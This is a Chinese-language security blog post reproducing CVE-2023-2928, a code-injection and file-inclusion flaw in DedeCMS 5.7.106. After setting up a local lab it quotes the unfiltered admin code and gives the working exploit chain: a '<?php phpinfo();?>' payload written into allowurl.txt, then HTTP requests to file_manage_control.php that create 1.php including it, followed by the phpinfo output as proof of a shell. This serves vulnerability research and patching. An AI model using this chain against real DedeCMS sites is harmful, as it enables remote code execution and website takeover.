

CVE-2023-2928-DedeCMS存在文件包含漏洞导致后台getshell

【漏洞复现】

阿乐你好 2023-05-29 09:26 发表于上海

声明：该公众号分享的安全工具、漏洞复现和项目均来源于网络，仅供安全研究与学习之用，
如用于其他用途，由使用者承担全部法律及连带责任，与工具作者和本公众号无关。

CVE-2023-2928-DedeCMS存在文件包含漏洞

版本：5.7.106

CNVD编号：CNVD-2023-40504

漏洞文件：uploads/dede/article_allowurl_edit.php存在缺少对该文件中写入内容的任何过滤是导致该漏洞的因素之一，在 5.7.106 之前的 DedeCMS 中发现了一个漏洞。它已被宣布为关键。受此漏洞影响的是文件 uploads/dede/article_allowurl_edit.php 的未知功能。操纵参数 allurls 会导致代码注入。可以远程发起攻击获得网站控制权限。

环境搭建，首先下载phpstudy并创建网站，

下载dedecms5.7.106版本，下载地址如下：

<https://updatenew.dedecms.com/base-v57/package/DedeCMS-V5.7.106-UTF8.zip>

把下载好的文件解压到刚刚网站创建的目录，访问创建的网站进行安装

← → ↺

⚠ 不安全 | test.dedecms.com/install/index.php

 **DEDECMS SP2**
· 织梦内容管理系统 安装程序

官方网站 | 技术论坛 | 帮助

DedeCMS V5.7 UTF8SP2

安装步骤

● 许可协议

○ 环境检测

○ 参数配置

○ 正在安装

○ 安装完成

阅读许可协议

版权所有 ©2003-2021, DedeCMS.com 上海卓点网络科技有限公司
为了使您正确并合法地使用本软件, 请您在使用前务必阅读清楚下面的协议条款:

一、本授权协议适用范围仅适用于 DedeCMS 5.x.x 版本

二、协议许可的权利

1. 您可以在完全遵守本最终用户授权使用协议的基础上, 将本软件应用于非商业用途, 而不必支付软件版权授权费用。
2. 您可以在协议规定的约束和限制范围内修改 DedeCMS 源代码或界面风格以适应您的网站要求。
3. 您拥有使用本软件构建的网站全部内容所有权, 并独立承担与这些内容的相关法律义务。
4. 获得商业授权之后, 您可以将本软件应用于商业用途, 同时就您所购买的授权类型中确定的技术支持内容, 自购买时起, 在技术支持期限内将通过指定的方式获得指定范围内的技术支持服务。商业授权用户享有反映和提出意见的权力, 相关意见将被作为重要考虑, 但没有一定被采纳的承诺或保证。

三、协议规定的约束和限制

1. 未获商业授权之前, 不得将本软件用于商业用途 (包括但不限于企业网站、经营性网站、以营利为目的或实现盈利的网站)。购买商业授权请登录 www.desdev.cn 了解最新说明。

☐ 我已经阅读并同意此协议

继续



填写完配置信息点击继续

test.dedecms.com/install/index.php?step=3

● 环境检测

● 参数配置

● 正在安装

● 安装完成

百度新闻、文件管理器、报错管理、得得广告管理、投票模块、友情链接

已下载并可选安装的: (不能选中的为未下载)

☐ 留言簿模块

☐ 手机WAP浏览

☐ 小说模块

☐ 黄页模块

☐ 站内新闻

☐ 问答模块

☐ 圈子模块

☐ 邮件订阅

☐ UCenter模块

数据库设定

数据库类型: MySQL 一般为MySQL, SQLite仅用于开发调试不建议生产中使用

数据库主机: 127.0.0.1 一般为localhost

数据库用户: test_dedecms_com

数据库密码: a123456789 信息正确

数据表前缀: dede_ 如无特殊需要,请不要修改

数据库名称: test_dedecms_com 数据库已经存在, 系统将覆盖数据库

数据库编码: UTF8 仅对4.1+以上版本的MySQL选择

管理员初始密码

用户名: admin 只能用'0-9'、'a-z'、'A-Z'、'!'、'@'、'_'、'-'、'!'以内范围的字符

密码: admin

Cookie加密码: 937D0x7uiGtu2YrofG8rQqaN9Y9L

网站设置

网站名称: 我的网站

管理员邮箱: admin@dedecms.com

网站网址: http://test.dedecms.com

CMS安装目录: 在根目录安装时不必理会

安装测试体验数据

初始化数据体验包: [×] 不存在 远程获取

☒ 安装初始化数据进行体验(体验数据将含带DedeCMS大部分功能的应用操作示例)

后 退 继 续

TEST安全

安装完成之后我们先分析一下代码, 通过分析文件/dede/article_allowurl_edit.php发现未对文件内容做任何过滤, 会把内容写入到:

/data/admin/allowurl.txt文件

P:\Soft_install\phpstudy_pro\WWW\test.dedecms.com\dede\article_allowurl_edit.php (test.dedecms.com) - Sublime Text

文件(F) 编辑(E) 选择(S) 查找(F) 视图(V) 跳转(G) 工具(T) 项目(P) 首选项(N) 帮助(H)

FOLDERS

- test.dedecms.com
 - a
 - assets
 - data
 - dede
 - css
 - images
 - inc
 - js
 - templets
 - action_search.php
 - actionsearch_class.ph
 - ad_add.php
 - ad_edit.php
 - ad_main.php
 - adtype_main.php
 - album_add.php
 - album_edit.php
 - album_testhtml.php
 - api_ucenter.php
 - archives_add.php
 - archives_do.php
 - archives_edit.php
 - archives_log_detail.pt
 - archives_log_export.p
 - archives_log_list.php
 - archives_log_view.ph
 - archives_sg_add.php
 - archives_sg_edit.php
 - article_add.php
 - article_allowurl_edit.p**
 - article_coonepage_ru
 - article_description_m
 - article_edit.php
 - article_keywords_mai
 - article_keywords_mak
 - article_keywords_sele
 - article_select_sw.php
 - article_source_edit.ph
 - article_string_mix.ph
 - article_template_rand
 - article_test_same.php
 - article_test_title.ph

```
4 *
5 * @version      $Id: article_allowurl_edit.php 1 11:36 2010年10月8日 $
6 * @package      DedecMS.Administrator
7 * @founder      IT柏拉图, https://weibo.com/itprato
8 * @author       DedecMS团队
9 * @copyright     Copyright (c) 2007 - 2021, 上海卓卓网络科技有限公司 (DesDev, Inc.)
10 * @license      http://help.dedecms.com/usersguide/license.html
11 * @link         http://www.dedecms.com
12 */
13 require_once(dirname(__FILE__)."/config.php");
14 require_once(DEDEINC."/oxwindow.class.php");
15 CheckPurview('sys_source');
16 if(empty($dopost)) $dopost = '';
17 if(empty($allurls)) $allsource = '';
18 else $allurls = stripslashes($allurls);
19
20 $m_file = DEDEDATA."/admin/allowurl.txt";
21
22 //保存
23 if($dopost=='save')
24 {
25     $fp = fopen($m_file,'w');
26     flock($fp,3);
27     fwrite($fp,$allurls);
28     fclose($fp);
29     echo "<script>alert('Save OK!');</script>";
30 }
31 //读出
32 if(empty($allurls) && filesize($m_file)>0)
33 {
34     $fp = fopen($m_file,'r');
35     $allurls = fread($fp,filesize($m_file));
36     fclose($fp);
37 }
38 $wintitle = "";
39 $welcome_info = "允许的超链接";
40 $win = new OxWindow();
41 $win->Init('article_allowurl_edit.php', 'js/blank.js', 'POST');
42 $win->AddHeader('dopost', 'save');
```

TEST安全

先登录网站后台访问此文件如图:

← → ↻ ⚠ 不安全 | test.dedecms.com/dede/article_allowurl_edit.php

◇允许的超链接

每行保存一个超链接:

```
www.dedecms.com
www.desdev.cn
bbs.dedecms.com
|
```

确定 重置 返回

TEST安全

添加如下内容，在这里，dedecms 安全过滤器通过文件创建被绕过，事实上，文件包含函数没有被过滤，因此它可以用于任意文件包含：

← → ↻ ⚠ 不安全 | test.dedecms.com/dede/article_allowurl_edit.php

◇ 允许的超链接

每行保存一个超链接:

```
www.dedecms.com
www.desdev.cn
bbs.dedecms.com
<?php phpinfo();?>
```


确定 重置 返回

TEST安全

点击确定获得如下数据包:

```
01. POST /dede/article_allowurl_edit.php HTTP/1.1
02. Host: test.dedecms.com
03. Content-Length: 147
04. Cache-Control: max-age=0
05. Upgrade-Insecure-Requests: 1
06. Origin: http://test.dedecms.com
07. Content-Type: application/x-www-form-urlencoded
08. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
09. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
```

通过/dede/file_manage_control.php文件构造文件包含代码如下:



```
01. POST /dede/file_manage_control.php HTTP/1.1
02. Host: test.dedecms.com
03. Content-Length: 135
04. Cache-Control: max-age=0
05. Upgrade-Insecure-Requests: 1
```

```
06. Origin: http://test.dedecms.com
07. Content-Type: application/x-www-form-urlencoded
08. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
09. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
10. Referer: http://test.dedecms.com/dede/file_manage_view.php?fmdo=edit&filename=robots
11. Accept-Encoding: gzip, deflate
12. Accept-Language: zh-CN,zh;q=0.9
13. Cookie: menuitems=1_1%2C2_1%2C3_1; PHPSESSID=qi599qe097mcu4clue4g21cuur; _csrf_name_
14. Connection: close
15.
16. fmdo=edit&backurl=&token=&activepath=&filename=1.php&str=<?php Include_once("../data/a
```


访问根目录下1.php获得shell

← → ↻ ⚠ 不安全 | test.dedecms.com/1.php

www.dedecms.com www.desdev.cn bbs.dedecms.com

PHP Version 7.4.3

System	Windows NT DESKTOP-02EKK3L 10.0 build 18362 (Windows 10) AMD64
Build Date	Feb 18 2020 17:23:22
Compiler	Visual C++ 2017
Architecture	x64
Configure Command	cmd /c "nololo /e:jsconfig.js --enable-snapshot-build --enable-debug-pack --with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" --with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared --enable-objdir=../obj/ --enable-com-dotnet=shared --without-analyzer --with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	P:\Soft_install\phpstudy_pro\Extensions\php\php7.4.3nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS,VC15
PHP Extension Build	API20190902,NTS,VC15
Debug Build	no

 TEST安全

